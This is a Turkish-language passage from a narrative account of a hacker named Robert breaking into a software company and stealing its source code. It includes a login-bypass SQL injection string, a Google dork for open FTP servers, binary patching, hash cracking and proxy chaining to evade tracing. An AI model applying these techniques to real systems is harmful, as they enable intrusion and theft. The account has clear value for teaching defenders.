Robert'ın önemli büyüklükteki kurumsal bir ağa sızmaya çalışırken başvurduğu standart bir stratejisi vardı. “Kendi ağlarına girerken insanların ihtiyaçlarını nasıl dikkate aldıklarının peşinden giderim. Büyük bir şirketin bu konudaki iddiası küçük bir şirketten çok daha fazladır. Beş çalışanınız varsa, onlara e-mail gönderebilirsiniz, değil mi? Veya hepsini toplar, ‘İşte, evden şirket sunucusuna şöyle bağlanırsınız, evden e-maillerinize böyle ulaşırsınız,’ diye anlatabilirsiniz.”

Ama büyük bir şirkette genellikle çalışanların bilgisayar sorunu yaşadıklarında başvurabilecekleri yardım masaları veya başka harici kaynakları olacaktı. Robert, fazla miktarda çalışanı olan bir şirketin bir yerlerde –büyük ihtimalle yardım masasında– dosyalara nasıl erişim sağlayacakları ve uzaktan e-mail işlemleri yapabileceklerini anlatan bir talimatnamesi olması gerektiğini düşünüyordu. Bu talimatlara erişilebilirse, muhtemelen yazılımın kurumsal VPN üzerinden dahili ağa bağlanması gerektiği gibi, dışarıdan ağa erişim sağlamak için gerekli adımları da öğrenebilecekti. Özellikle geliştiricilerin dışarıdan geliştirme sistemine erişmek için hangi erişim noktalarını kullandığını bulmayı umuyordu çünkü en çok istenen kaynak kodlarına erişimleri olmalıydı.

Dolayısıyla bu aşamadaki iddiası yardım masasını bulmaktı.

Kendi yazdığım, Network Mapper (Ağ Haritalayıcı) adındaki küçük uygulamayı kullanmaya başladım. Temel olarak tipik ana

*makine adlarını içeren liste boyunca sırayla ilerliyor. Bunu ar-
dışık DNS çözümleyicim olarak kullanıyorum.*

Network Mapper ana makineleri tanımlıyor ve her biri için IP adreslerini veriyordu. Robert'ın kısa Perl kodu yaygın şekilde kullanılan ana makine adları listesi boyunca kolaylıkla tarama yaptı ve hedef şirketin bu alan adları arasında yer alıp almadığını kontrol etti. Yazdığı program parçası, örneğin "digitaltoes" adındaki bir şirkete saldırmak için 'web.digitaltoes.com', 'mail.digitaltoes.com' ve benzer bütün adresleri arıyordu. Bu uygulamanın kolaylıkla tanımlanamayan gizli IP adresleri veya ağ bloklarını ortaya çıkarma potansiyeli de vardır. Kodu çalıştırırken, şu şekilde görünen sonuçlar elde edilir:

```
beta.digitaltoes.com
IP Address #1:63.149.163.41...
ftp.digitaltoes.com
IP Address #1:63.149.163.36...
intranet.digitaltoes.com
IP Address #1:65.115.201.138...
mail.digitaltoes.com
IP Address #1:63.149.163.42...
www.digitaltoes.com
IP Address #1:63.149.163.36...
```

Buna göre kurguladığımız "digitaltoes" şirketinin 63.149 net bloğunda bazı sunucuları olduğu ortaya çıkıyor ama ben dahili ağlarının 65.115 net blok üzerindeki "intranet" isimli sunucunun olduğuna bahse girerim.

helpdesk.exe'den Biraz Yardım

Robert, Network Mapper sayesinde sunucular arasında umduğunu buldu: helpdesk.companyX.com. Yine de siteye girmeye çalışınca, kullanıcı adı ve parola isteyen, yetkili kullanıcılara erişim sınırı koyan bir giriş diyalog penceresi açıldı.

Yardım masası uygulaması, Robert'ın bazı güvenlik açıklarını bildiği Microsoft İnternet Bilgi Sunucusu (ISS) yazılımının çok eski bir sürümü olan, IIS4 kullanan bir sunucu üzerindeydi. Biraz da şansın yardımıyla, henüz yamalanmamış olan faydalı bir şey bulmuş olabilirdi.

Aynı zamanda açık bir delik de keşfetmişti. Bazı şirket yöneticileri, web sunucu dosyalarının saklandığı kök dizininden herkesin dosya indirip gönderebileceği şekilde ayarlamıştı. (Bu soruna aşınayım. Benim güvenlik başlatma şirketimin web sunucularından birine benzer bir zaaf nedeniyle sızılmıştı çünkü bana yardımcı olan gönüllü sistem yöneticisi sistemi düzgün şekilde yapılandırmamıştı. Neyse ki sunucu bağımsız bir sistemdi ve kendi ağ segmenti üzerindeydi.)

Bu hatanın kendisine sunucuya dosya indirme ve gönderme imkânı verdiğini fark edince, sunucunun nasıl ayarlandığına bakmaya başladı.

Bazı hantal ISS sunuculara yönelik en yaygın görülen tehdit, [her kim ayarlamışsa] FrontPage yazılımıyla site düzenleme imkânının hâlâ etkin olmasıdır.

Bu imkân bir zayıflık yaratır. Doğru dosya izinlerini ayarlamadan Microsoft FrontPage'i (HTML dokümanlarının kolaylıkla yaratılıp değiştirilebilmesi için kullanılan uygulama programıdır) harekete geçirmek, bazen sistem yöneticisi tarafından gözden kaçırılır, bazen de kullanım rahatlığı için bu şekilde yapılandırılır. Söz konusu durumda, isteyen herkes hem dosyaları okuyabiliyor, hem de dosyaları korunaksız herhangi bir dizine gönderebiliyordu. Robert çok memnundu.

Duruma bakıyor, baktıkça, "Vay anasım, sunucu üzerindeki tüm sayfaları kullanıcı adı veya parola gerekmeden okuyabiliyor, değiştirebiliyorum," diyordum. Yani web sunucusunun köküne giriş yapıp inceleyebilecektim.

Robert çoğu bilgisayar korsanının burada bir fırsat kaçırdığını düşünüyor.

İnsanlar bir sunucu için tarayıcı bir ağ kurdukları zaman, genellikle FrontPage gibi sunucu uzantılarında yaygın yapılan yanlış yapılandırmalara pek bakmıyorlar. Ne tür bir sunucu olduğuna bakıyor ve "Tamam, bu Apache," veya "Bu sadece IIS," diyorlar. FrontPage yanlış yapılandırılmışsa, işlerini çok kolaylaştıracak fırsatı kaçırıyorlar.

"Sunucu üzerinde tam olarak tüm dosyalar yer almadığı için," beklediği kadar büyük bir lütuf değildi bu buluşu. Yine de tarayıcısından siteye erişince, helpdesk.exe isimli uygulamanın çıkacağını fark etti. Bu oldukça faydalı olabilirdi ama kullanıcı adıyla parola istiyordu.

Yani, buna saldırarak için nasıl bir halt etmem gerektiğini düşünerek bakıyordum. Yapmayı sevmediğim şeylerden biri, başka bir dosyayı web sunucusuna göndermektir çünkü yöneticiler web günlüklerine bakarlar ve binlerce insanın helpdesk.exe'ye girdiğini ama Güney Pasifik'ten herifin birinin two.exe veya başka bir şeye girdiğini görürlerse, bir kez daha düşünürler, değil mi? Bu yüzden günlük kayıtlarının dışında kalmaya çalışıyordum.

Yardım masası uygulaması tekli yürütülebilir ve dinamik bağlı kitaplık (DLL) dosyasından (.DLL uzantılı dosyalar, uygulamanın başvurabildiği Windows fonksiyonlarının toplamını içerir) oluşuyordu.

Web köküne dosya gönderebilen bir saldırgan, kendisine tarayıcısı yoluyla komutları yerine getirme şansı veren basit kodları kolaylıkla karşıya gönderebilir. Ama Robert herhangi bir saldırgan değildi. Web sunu-

cularda kalsa bile çok az iz bırakan gizliliğiyle gurur duyuyordu. Sadece özelleştirilmiş bir kod göndermek yerine, bilgisayarına helpdesk.exe ve helpdesk.dll dosyalarını geçmiş deneyimlerine dayanarak uygulamanın nasıl çalıştığını analiz etmek için gönderdi. "Pek çok tersine mühendislik uygulaması yaptım ve işe derleyici (assembler) gözüyle bakıyordum," diyordu, dolayısıyla derlenmiş C kodlarıyla nasıl çalışacağını ve çoğunu çeviriciye geri nasıl göndereceğini biliyordu.

Çevirdiği program IDA Pro adında, Interaktif Paket Açıcı (www.ccs0.com) bir programdı ve kendi deyimiyle "Makine dilini kaynak koda dönüştürmek için bir şeyler arayan, okuyan ve ne yaptığını çözen virüs şirketleri ve solucan avcıları gibi birçokları tarafından kullanılıyordu." Helpdesk.exe'yi kaynak koda dönüştürdü ve profesyonel programcılar tarafından yaptığı işin onaylanmasıyla, "Oldukça iyi yazılmış," olduğuna karar verdi.

Bilgisayar Korsanlarının Hile Dağarcığından: "SQL Enjeksiyonu" Saldırısı

Programı kaynak koda dönüştürdükten sonra Robert yardım masası uygulamasının yaygın programlama yanlışlıklarını istismar eden bir saldırı yöntemi olan "SQL Enjeksiyonuna" açık olup olmadığını anlamak üzere kodu inceledi. Güvenlik bilincine sahip bir programcı, diğer pek çok karakterin yanı sıra, kesme işareti, soru işareti ve 'küçüktür ve büyüktür işaretleri' gibi belirli özel karakterleri filtreleyen bir sorgulamayı programa dahil etmek suretiyle her türlü kullanıcı sorgusunu bu karakterlerden temizlemelidir. Bu gibi karakterler filtrelendiği takdirde, kötü niyetli kullanıcıların veritabanı sorguları göndererek tüm sisteme sızabilmesine neden olabilecek şekilde uygulamayı kandırması için açık kapı bırakılmış olur.

Aslında Robert birilerinin SQL enjeksiyonu kullanmasını önlemek için yardım masası uygulamasının gerekli temizlik kontrollerini yaptığını fark etti. Çoğu bilgisayar korsanı sadece web sunucusuna ASP kodu gönderip işi bitirirdi ama Robert hedefine ulaşmak için basit bir güvenlik zaa-ından faydalanmaktansa, gizliliğini korumakla daha çok ilgileniyordu.

"Bu iş çok eğlenceli, çok da havalı. Tadımı çıkaracağım", diye düşündüm.

Kendi kendime, "SQL enjeksiyonunu doğrulama denetiminin içine ederek etkinleştireceğim," dedim. Geçersiz karakterlerin bulunduğu dizilimi buldum ve hepsini sanırım boşluk veya yaklaşıklık (~) veya kendimin kullanmayacağı ama başka kimseyi de etkilemeyecek başka bir karakterle değiştirdim.

Başka bir deyişle, programı (kullanıcı girişi doğrulaması için tasarlanmış fonksiyonu "kırmak" üzere, on altılı sistem (hex) editörü kullanarak) programı değiştirdi, böylece artık özel karakterler reddedilmeyecekti. Bu şekilde başkaları için uygulamanın davranışını değiştirmeden SQL enjeksiyonunu gizlice gerçekleştirebilirdi. Bir başka iyi tarafı da yöneticiler müdahale edildiğine dair belirgin bir iz olmayacağı için büyük ihtimalle yardım masası uygulamasının bütünlüğünü kontrol etmeyeceklerdi.

Robert daha sonra web sunucuya yardım masası uygulamasının değiştirilmiş versiyonunu göndererek, orijinal versiyonu ile değiştirdi. Bazılarının gittikleri yerlerden pullar, kartpostallar veya kibrit kutuları toplaması gibi, bilgisayar korsanları da bazen sadece yaptıkları ihlallerin kalıntılarını değil, kullandıkları kodu da saklarlar. Robert halen yarattığı uygulamanın derlenmiş kopyasını saklıyor.

Evden çalıştığından ötürü (cesurca olmakla birlikte yakalanmak istemiyorsanız pek önerilmez), yardım masası uygulamasının "yeni ve gelişmiş" versiyonunu, proxy sunucuları zinciri –kullanıcı bilgisayarı ile erişmek istediği bilgisayar arasında aracı olarak hareket eden sunucular– üzerinden karşıya gönderdi. Eğer bir kullanıcı A bilgisayarından bir kaynak talebinde bulunursa, bu talebi, A bilgisayarından cevabı alan ve cevabı müşteriye ileten proxy sunucusuna yönlendirilir.

Proxy sunucular tipik olarak güvenlik duvarının içinden Global Ağ (WWW) kaynaklarına erişmek için kullanılır. Robert tespit edilme olasılığını azaltmak için dünyanın farklı yerlerinde bulunan çeşitli proxy sunucular kullandı. "Açık proxy" adı verilen sunucular bunun gibi siber saldırıların merkezini gizlemek için yaygın şekilde kullanılır.

Yardım masası uygulamasının değiştirilmiş versiyonun çalışmasıyla birlikte, Robert internet tarayıcısını kullanarak hedef siteye bağlandı. Kullanıcı adı ve parola isteyen veri penceresi açıldığında, planladığı gibi, temel bir SQL enjeksiyon saldırısı düzenledi. Normal şartlar altında, kullanıcının biri kullanıcı adı ve parola girdiğinde –diyelim ki "davids" ve "z18M296q"– uygulama bu girdileri şu şekilde bir SQL açıklaması yaratmak için kullanır:

```
select record from users where user = 'davids' and password = 'z18M296q'
```

Eğer kullanıcı alanı ve parola alanı veritabanı girdileriyle eşleşirse, kullanıcı giriş yapabilir. İzlenmesi beklenen yol budur; Robert'ın SQL enjeksiyon saldırısı ise şu şekilde ilerledi: Kullanıcı adı alanına şunu girdi:

```
' or where password like' %—
```

Parola alanına da aynı açıklamayı girdi:

```
' or where password like' %—
```

Uygulama bu verileri aşağıdakine benzer bir SQL açıklaması oluşturmak için kullandı:

```
select record from users where user = '' or where password like '%' and password = '' or where password like '%'
```

or where password like % karşılaştırması, parola *herhangi bir şey* ise SQL'e kaydı geri döndürmesini söylüyordu ("%" joker gibiydi). Parolanın bu anlamsız talebi karşıladığını anlayınca, uygulama Robert'ı doğrulanmış kullanıcı bilgileri girmiş gibi, geçerli kullanıcı olarak kabul ediyordu. Daha sonra kullanıcı veritabanında listelenen ilk kişinin, ki bu genellikle bir yönetici oluyordu, kimlik bilgileriyle giriş yaptırıyordu. Buradaki durum buydu. Robert kendini sadece giriş yapmış değil, yönetici ayrıcalıklarıyla giriş yapmış buldu.

Buradan, başarılı şekilde giriş yaptıktan sonra çalışan veya başka yetkili kullanıcıların gördüğü günlük mesajını görebiliyordu. Bir dizi mesajdan sonra, ağa girmek için gerekli çevirmeli ağ numaralarına ve özellikle de Windows altındaki VPN grubundan kullanıcıları eklemek ve çıkarmak için kullanılan hiper bağlara dair bilgileri elde etti. Şirket, kullanıcıların giriş yapmak için kendi Windows hesap adlarını ve parolalarını kullanacakları şekilde ayarlanmış olan Microsoft VPN hizmetlerini kullanıyordu. Robert yardım masası uygulamasına yöneticilerden biri gibi giriş yaptığı için, VPN grubuna kullanıcı ekleme ve Windows hesapları için kullanıcı parolalarını değiştirme yetkisi de kazanmıştı.

İlerleme kaydediyordu. Şimdiye kadar uygulamaya sadece yönetici olarak giriş yapmıştı; bu da henüz kendisini kaynak koda yaklaştırmamıştı. Bir sonraki hedefi VPN ayarları üzerinden dahili ağlarına erişim sağlamaktı.

Sadece denemek için, yardım masası menüsü üzerinden pasif halde görünen bir hesabın parolasını değiştirmeye çalıştı ve bu hesabı VPN kullanıcıları ve yöneticileri grubuna ekledi – bunun anlamı, hareketlerinin fark edilme olasılığının daha az olmasıydı. VPN yapılandırmasındaki bazı detayları çözdü, böylece, "VPN'e girdim. Bu iyi bir şeydi ama biraz yavaş çalışıyordu."

Onların saatiyle sabah 1:00'de giriş yaptım. Benim Avustralya zaman diliminde olmam çok güzeldi. Amerika'da sabah 1:00'i olabilirdi ama bizde mesai saatleriydi. Giriş yaparken ağı boş olduğundan emin olmak istedim, kimsenin giriş yapmamasını veya fark etmemesini istedim. Belki de kimlerin giriş yaptığına dair aktif raporlama sistemleri vardı. Sadece emin olmak istedim.

Robert, bilgi işlem ve ağ güvenliği sektöründekilerin nasıl çalıştığını anladığını ve çalışma şekillerinin iş dünyasındaki diğer insanlardan çok da farklı olmadığını düşünüyor. "[Benim sisteme girdiğimi] Fark etmele-

rinin tek yolu, günlük kayıtlarını aktif şekilde incelemekle mümkündü." Bilgi işlem ve güvenlik çalışanları hakkındaki görüşleri pek pohpohlayıcı değildi. "İnsanlar her sabah günlük kayıtlarını okumuyorlar. Masanıza gelip, oturup, kahvenizi koyup, kişisel ilgi alanlarınıza yönelik web sitelerinde geziniyorsunuz ama günlük kayıtlarına girip, dün kimler parolasını değiştirmiş bakmıyorsunuz," diyordu.

Robert'in bilgisayar korsanlığı deneyimleri sırasında fark ettiği bir diğer konu ise, "Bir sitede bir değişiklik yaptığınız zaman, birileri bunu ya anında anlıyor ya da hiç anlamıyor. Mesela Tripwire gibi bir şey kullanıyor olsalardı, benim web uygulaması üzerinde yaptığım değişikliği fark edebilirlerdi," diyerek, kriptografik sağlama ve bilinen değerler tablosuyla karşılaştırma yaparak sistem programları ve uygulamalarının bütünlüğünü doğrulayan bir uygulamadan bahsediyordu. "Çalıştırılabilir bir programın değiştirildiğini fark edebilirlerdi," diyordu.

Bu noktada "M&M güvenliği" hakkında artık bilinen bir terimden bahsederken güven tazeliyor – dışı sert, içi son derece yumuşak. "Sistemin içindeyken, kimse ağında başka birilerinin dolaşp dolaşmadığını umursamıyor. Çevre güvenliğine sızmayı bir kez başarinca, artık evde gibi rahat olursunuz." (Burada demek istediği, saldırgan içeri girdiğinde ve yetkili herhangi bir kullanıcı gibi kaynakları kullandığında, yetkisiz hareketleri tespit etmenin zor olduğu.)

Yardım masası uygulaması üzerinden ele geçirdiği (parolasını değiştirdiği) hesabın, Microsoft VPN hizmeti üzerinden ağa girmesine izin verdiğini fark etti. Böylece bilgisayarını, sanki fiziksel olarak şirket tesisleri içinden ağ kablosunu takmış gibi, şirketin dahili ağına bağlamış oldu.

Şimdiye kadar dikkatli bir sistem yöneticisinin fark edebileceği günlük kaydı oluşturacak hiçbir harekette bulunmamaya özen göstermişti ve serbestçe dolaşıyordu.

Şirketin dahili ağına bağlanınca, Robert, Windows bilgisayar adlarını IP adresleriyle eşleyerek, FINANCE, BACKUP2, WEB ve HELPDESK gibi isimleri bulmaya yöneldi. Diğerlerini ise çalışanların bireysel bilgisayarları olduğu bariz olan kişi adlarıyla eşledi. Bu yöntemle, daha önce başkalarının da dikkat çekmiş olduğu noktayı pekiştirmiş oldu.

Sunucuların adlarına gelince, şirket içinde yüksek teknolojiyle ilgili birinin değişik bir mizah duygusu vardı. Bu eğilim, ilk parladığı zamanlarda Apple Bilgisayar sistemlerinde başlamıştı. Steve Jobs, yaratıcı çizgisi ve ezber bozan yaklaşımıyla, şirket binasındaki konferans odalarının son derece sıkıcı ve sıradan şekilde 212A veya Altıncı Kat Konferans Odası veya bunun gibi adlar verilmeyeceği kararı almıştı. Onun yerine odalara bir binada çizgi film karakterlerinin adı, bir diğer binada film yıldızlarının adı ve benzeri isimler verilmişti. Robert, yazılım şirketinin ani-

masyon endüstrisine yakınlığı nedeniyle ünlü sinema karakterlerinin isimlerini kullanmak suretiyle, bazı sunucularda benzer bir yol izlediklerini fark etti.

Yine de kendisine cazip gelen şey komik isimli bir sunucu değildi. BACKUP2 isimli olardı. Bu araştırmasından altın değerinde bir sonuç aldı: Bazı çalışanların pek çok dosyanın yedeklerini sakladığı, Johnny adında açık bir ağ vardı. Bu kişi oldukça rahat ve güvenlik hakkında pek endişe taşımayan birine benziyordu. Dizin üzerindeki dosyalar arasında Outlook kişisel dosya klasörünün bir kopyası da vardı ve kaydedilmiş tüm e-maillerin kopyalarını içeriyordu. (Ağ paylaşımı bilinçli olarak başkalarının dosya erişimi veya paylaşımına izin vermek üzere yapılandırılmış sabit disk sürücüsü veya bir parçası anlamına gelir.)

Veri Yedeklemenin Tehlikesi

Çoğumuzun bulunduğu ortak payda, yedekleme yapmak istediğimizde, kendimiz için en kolay şekilde yapmak istememizdir. Eğer yeterli alanımız varsa, her şeyi yedekleriz. Sonra da onu unuturuz. Ortalıkta dolaşan yedeklerin sayısı muazzam olur. Herkes yedeği sadece oluşturur, toplar ve sunucuda veya yedekleme cihazında yer kalmayıncaya kadar kimse yerinden kıpırdatmaz.

Robert'ın görüşüne göre, "Yedekler kritik, hayati, inanılmaz bilgilerle doludur ve yedek olduğu için kimse ona değer vermez. Gerçekten çok düşük güvenlik altında muamele görürler." (Benim gençlik zamanlarımda, ben de aynı şeyi fark etmiştim. Şirketler bazı verileri korumak için inanılmaz önlemler alıyorlar ama aynı verinin yedeklerine önemsizmiş gibi muamele ediyorlardı. Kaçak olduğum zamanlarda çalıştığım hukuk firması, yedek kayıtlarını güvenli bilgisayar odasının dışındaki bir makineye, dışarıdan bir depolama firmasının gelip alması için bırakıyordu. İsteyen herkes, çok düşük yakalanma riskiyle bu kayıtları çalabilirdi.) BACKUP2 üzerinde herkesin kendi materyalini –her şeyi– yedeklediği ortak paylaşılan bir alan gördü. Bunun nasıl olduğunu hayal etti ve öyküsü pek çoklarıyla benzerdi:

Adamın birinin bir gün çok acelesi vardır. "Şunu yedeklemem lazım," diye düşünmüş ve hemen yapmıştır. Yedeklendikten belki üç, dört ay sonra bile halen orada duruyordur.

Yani bu durum bana ağın ve sistem yöneticilerinin nasıl çalıştığına ilişkin bir fikir veriyor çünkü bunu yapan kişi program geliştircisi veya erişimi olmayan biri değildi. Ağ paylaşımı yapabilecek biriydi ama görünen o ki güvenlik hakkında pek de endişe duymuyordu.

Robert devam etti:

Benim gibi güvenliğe aşırı önem veren biri olsaydı, bu paylaşıma bir parola koyardı ve belki paylaşıma rastgele bir isim verirdi. Daha sonra da olduğu yerden kaldırırdı.

Daha da iyisi, Robert'ın bakış açısından, "Kendi Outlook'unun kopyası da oradaydı,"; tüm adresler ve iletişim bilgileriyle birlikte. "Dosya arşivini kopyaladım. 130 veya 140 MB büyüklüğünde tüm e-mailleriyle birlikte Outlook.pst dosyasını indirdim," diyordu Robert.

Sistemden çıkış yaptı ve adamın e-maillerini okuyarak birkaç saat geçirdi. "Kamu bildirimlerini, ödeme değişikliklerini, performans değerlendirmelerini, adam hakkında her şeyi," ortaya döktü. "Adam hakkında epeyce bilgi edindim – ağdaki lider sistem yöneticilerinden biriydi ve Windows sunucularının hepsinden sorumluydu," diyordu Robert, "Ve ben onun posta kutusu üzerinden diğer sistem yöneticilerinin kim olduğunu ve kimin en fazla erişimi olduğunu öğrenebiliyordum." İşler daha da iyileşiyordu:

E-mailinde yer alan bilgiler son derece faydalıydı. İstediğim kaynak koduna erişimi olması muhtemel kişilerin listesini çıkarabilmiştim. Hepsinin isimlerini ve elde edebildiğim diğer detayları yazdım. Daha sonra ortalıkta dolaşarak, adamın tüm e-mail dosyasını "parola" için aradım ve bir tanesi ağ araçları şirketine ait olan birkaç kayıt buldum.

Kendi e-mail ve parolasını kullanarak yan destek için bir hesap oluşturmuştu. Bunu bir-iki bayii için yapmıştı. [Şirketlerden] Geri gelen e-mailler buldum; "Hesabınızı oluşturduğunuz için teşekkürler, kullanıcı adınız şu, parolanız bu," diyorlardı. İki farklı şirketin parolası "parolam" şeklinde oluşturulmuştu.

Yani belki de, bir ihtimal, işyerinde kullandığının aynısıydı. İnsanlar tembeldir, bu yüzden kesinlikle denemeye değerdi. Doğru tahmin. Parolalardan biri şirket sunucusu üzerindeki hesaplarının birinde işe yaradı. Ama bu hesap Robert'ın olmasını umduğu, kendisine her alan adı kullanıcısının kullanıcı adı ve parola anahtarını saklayan ana hesap veritabanına erişim sağlayacak olan alan adı yöneticisi hesabı değildi. Bu veritabanına kullanıcıları tüm alan adı üzerinde doğrulamak için başvuruluyordu. Görünen o ki, tek bir kullanıcı adı vardı ama alana veya yerel cihaza giriş yapıp yapmadığına bağlı olarak farklı erişim seviyeleri mevcuttu. Robert'ın şirketin en hassas sistemlerine erişim sağlayabilmesi için Alan Yöneticisi haklarına ihtiyacı vardı ama Alan Yöneticisi Robert'ta olmayan farklı bir parola kullanıyordu. "Bu beni cidden zorladı" diye şikâyet etliyordu Robert.

Bütün işler biraz fazla moral bozucu olmaya başlamıştı. "Ama eninde sonunda diğer hesabına ait bu parolayı başka kaynakları araştırarak bulabileceğimi düşündüm," dedi.

Daha sonra durum biraz netleşmeye başladı. Şirketin Visual Source-Safe adında bir proje yönetimi uygulaması kullandığını keşfetti ve sisteme erişimi olan tüm kullanıcıları kolaylıkla saptayabileceği harici bir parola dosyasına ulaşmayı başardı. Kamuya açık parola kırma yazılımı ile parola dosyasına saldırdı ve “Bir veya belki iki hafta içinde, elimde yeni bir parola vardı,” diye açıklıyordu. Takipte olduğu yönetici için ikinci bir parola elde etmişti. Artık kutlama vaktiydi. Bu parola da Robert’in istediği tüm diğer sunuculara girmesini sağlayan Alan Yöneticisi hesabı için kullanılıyordu.

Parola Gözlemleri

Robert’in söylediğine göre, parolalar son derece kişisel şeyler. “Herkes bir parola veren ve bu parolanın son derece detaylı ve katı olduğu şirketlere çok katı şirketler diyebiliriz. Varsayılan parolanın haftanın bir günü veya şirketin adı veya buna benzer dikkatsiz bir kelime olduğu şirketlere çok rahat şirketler diyebiliriz.”

(Robert çalıştığı şirketin çalışanlarından birinin parolasının başladığı güne göre ayarlandığını benimle paylaştı. Giriş yapmaya çalışınca, birinin hesabını kırmak istiyorsan, “Sistem kendini kilitlemeden önce sana yedi deneme şansı veriyor ve beşten fazla deneme yapmana gerek yok.”)

Robert ihlal etmeye çalıştığı şirketteki pek çok hesabın şu şekilde varsayılan parolaya sahip olduğunu keşfetti:

sirketadi-2003

Hiç “2002” veya daha önceki yoktu, yani bariz şekilde hepsi parolalarını yılbaşı günü değiştirmişti. Parola yönetimleri dâhiceydi!

Tam Erişim Sağlamak

Robert hedefine iyice yaklaştığını hissediyordu. Elektronik kimliğini çaldığı yöneticiden elde ettiği ikinci parolayla, artık tüm alanın parola anahtarlarına erişimi vardı. Birincil Etki Alanı Denetleyicisi’nden anahtarları çıkarmak için PwDump2 ve parolaların çoğunu kırmak için ise L0phtCrack III kullandı.

(Güzel en son hilelerden biri, parola anahtarlarının ve buna karşılık gelen parolaların yer aldığı tablolar olan, gökkuşağı tabloları (rainbow tables) kullanmaktı. <http://sarcapri.wayreth.eu.org/> sitesi parola anahtarını kırmaya çalışacaktı. Sadece LAN Yöneticisi, NT anahtarları ve e-mail adresi veriyordunuz. Size parolaları e-maile gönderiyordu. Robert şöyle açıklıyordu: “Parola oluştururken yaygın kullanılan karakterler esas alınarak önceden üretilmiş belirli anahtarları var, böylece yüksek oranda hesaplamaya gücüne ihtiyaç duymak yerine, 18–20 GB büyüklüğünde ön-

ceden üretilmiş anahtara ve bunlara karşılık gelen parolaya sahipler. Bilgisayar için önceden hesaplanmış anahtarları, 'Bu mu? Bu mu? Tamam -bu' diye sorarak bulmak için taramak çok daha hızlı bir yol." Gökkuşağı tablosu saldırısı, parola kırma süresini saniyelere kadar indirir.)

L0phtCrack bitince, Robert alan içindeki neredeyse her kullanıcının parolasına sahip olmuştu. O süre zarfında, daha önceden ele geçirdiği e-maillerden edindiği bilgilerden, sistem yöneticisiyle mesaj alışverişinde bulunan kişilerin listesini çıkarmıştı. Bir tanesi bozulmuş olan bir sunucuyla ilgili şikâyetini dile getiren işçilerin birinden geliyordu; "Hiçbir düzeltmeyi kaydedemiyorum ve kodumu geliştiremiyorum," diyordu. Yani kendisi bariz şekilde program geliştiricisiydi ve bu değerli bir bilgiydi. Robert geliştiricinin kullanıcı adı ve parolasını arayıp buldu.

Çevirmeli ağa bağlandı ve geliştiricinin bilgileriyle sisteme giriş yaptı. "Onun üzerinden giriş yaptım ve her şeye tam erişim sağladım."

Söz konusu durumda "her şey", özellikle ürünün kaynak kodu anlamına geliyordu - "Yani krallığın anahtarı demektir." Ve artık elindeydi. "Kaynak kodu çalmak istemiştin. İstedikim her şey oradaydı," diye neşeyle anlatıyordu.

Kodu Eve Göndermek

Robert artık aradığı madenin ışıltısını görebiliyordu. Ama yine de kodu kendi evine göndermek için bir yol -güvenli bir yol- bulmak zorundaydı. "Bunlar oldukça yüklü dosyalardı. Sanırım tüm kaynak yığını 1 GB civarındaydı, bu da s_tiğim *haftalar* boyu sürerdi."

(En azından benim yıllar önce Digital Equipment Corporation'dan kopyaladığım yüzlerce MB'lik VMS kaynak kodunda olduğu gibi, 14.4K bant hızında bir modemle devasa boyutta sıkıştırılmış bir dosyayı indirmeye çalışmak kadar kötü değildi durumu.)

Kaynak kodu çok büyük ebatta olduğu için, bunu göndermek için çok daha hızlı bir bağlantıya ihtiyacı vardı. Ayrıca kendisinin geri izlenmesinin kolay olmadığı bir gönderim rotası da gerekliydi. Hızlı bağlantı çok sorun değildi. Daha önceden ABD'de Citrix MetaFrame kullanan, kabak gibi bir başka kolay hedef olan bir şirkete sızmıştı. Robert hedef şirkete bir VPN bağlantısı kurmuş ve kaynak kodunun bağlı bulunduğu yere bir sürücü tanımlamıştı. Basitçe bunu kopyaladı. "Bu Citrix sunucusunu VPN'e, oradan tekrar [yazılım şirketinin] ağına bağlantıladım ve paylaşım açtım. Daha sonra tüm kaynak kodlarını, derlenmiş dosyaları ve diğer verileri genişletilebilir Citrix sunucusuna kopyaladım."

Dosyaları güvenli, izlenemez (olduğunu umuyor) şekilde gönderebileceği bir rota bulmak için, benim favori arama motorum olan Google'ı kullanarak, anonim -kamu erişimine açık bir dizin içine herkesin dosya

indirmesini ve göndermesine imkân veren– bir FTP sunucusu tespit etti. Dahası, dizinlerine HTTP üzerinden (web tarayıcı kullanarak) erişimi olan anonim bir FTP sunucusu daha arıyordu. Anonim bir FTP sunucusu kullanıldığında, hareketlerinin “gürültü içinde kaybolacağını,” düşündü çünkü başka pek çok kişi aynı sunucuyu porno, korsan programlar (warez), müzik ve film alışverişi için kullanıyor olacaktı.

Google'da kullandığı arama terimi şuydu:

```
index of parent incoming inurl:ftp
```

Bu arama, anonim erişime izin veren ayarlara sahip FTP sunucularını bulmaya yarar. Google aramasıyla tespit edilen sunuculardan, daha önce belirttiğimiz HTTP indirmeleri için belirlediği kriterleri karşılayan birini seçti, böylece web tarayıcısından kodu indirebilecekti.

Artık şirketten ihlal edilmiş Citrix sunucusuna hâlihazırda transfer etmiş olduğu kaynak dosyalarını, Google aramasıyla yerini tespit ettiği anonim FTP sunucusuna aktarabiliyordu.

En sonunda, kıymetli kaynak kodlarını kendi mülkiyetine geçirmeden önce atması gereken tek adım kalmıştı: Dosyaları FTP sunucusundan kendi bilgisayarına transfer etmek. Ama “günün sonunda, kendi internet adresimin tüm bu kaynak kodları indirmesini, hem de özellikle anlayacağınız üzere, saatler boyunca indirmesini istemedim.” Bu yüzden dosyaları FTP sunucusuna aktarmadan önce, onları daha küçük bir paket halinde sıkıştırdı ve masum bir isim verdi (“hediye.zip veya öyle bir şey”).

Bir kez daha kendi bağlantısını izlenme riskini ortadan kaldıracak şekilde atlatarak, açık proxy sunucuları zincirini kullandı. Robert şöyle açıklıyordu: “Sadece Tayvan'da yüz kadar açık Socks proxy var. Ve siz herhangi bir zamanda belki yüz kişinin bu proxy'lerden herhangi birini kullanıyor olabileceğini biliyorsunuz.” Yani bir şekilde günlük oluşturmayı etkinleştirdilerse de, günlük kayıtları gerçekten oldukça fazla olur, bu da demektir ki takım elbiselilerin sizin izinizi sürüp kapınızı çalma olasılığı oldukça düşüktür. “Samanlıkta iğne arargibisiniz. Son derece külfetli bir iş.”

Nihayetinde, tüm çabaları sonrasında, aktarım başladı.

Kaynak kodumun bana aktarıldığına inanamıyordum. Gerçekten muazzam bir olaydı.

PAYLAŞIM: PROGRAM KIRICININ DÜNYASI

Erik veya Robert gibi bir bilgisayar korsanı bu kadar şiddetle istediği bir yazılım eline geçince ne yapar? Hem her ikisi için, hem de “program kırıcı” veya “yazılım korsanı” teriminin geçerli olduğu diğerleri için cevap çoğunlukla aynı; peşinde koştukları yazılımı çok, pek çok kişiyle paylaşırlar.

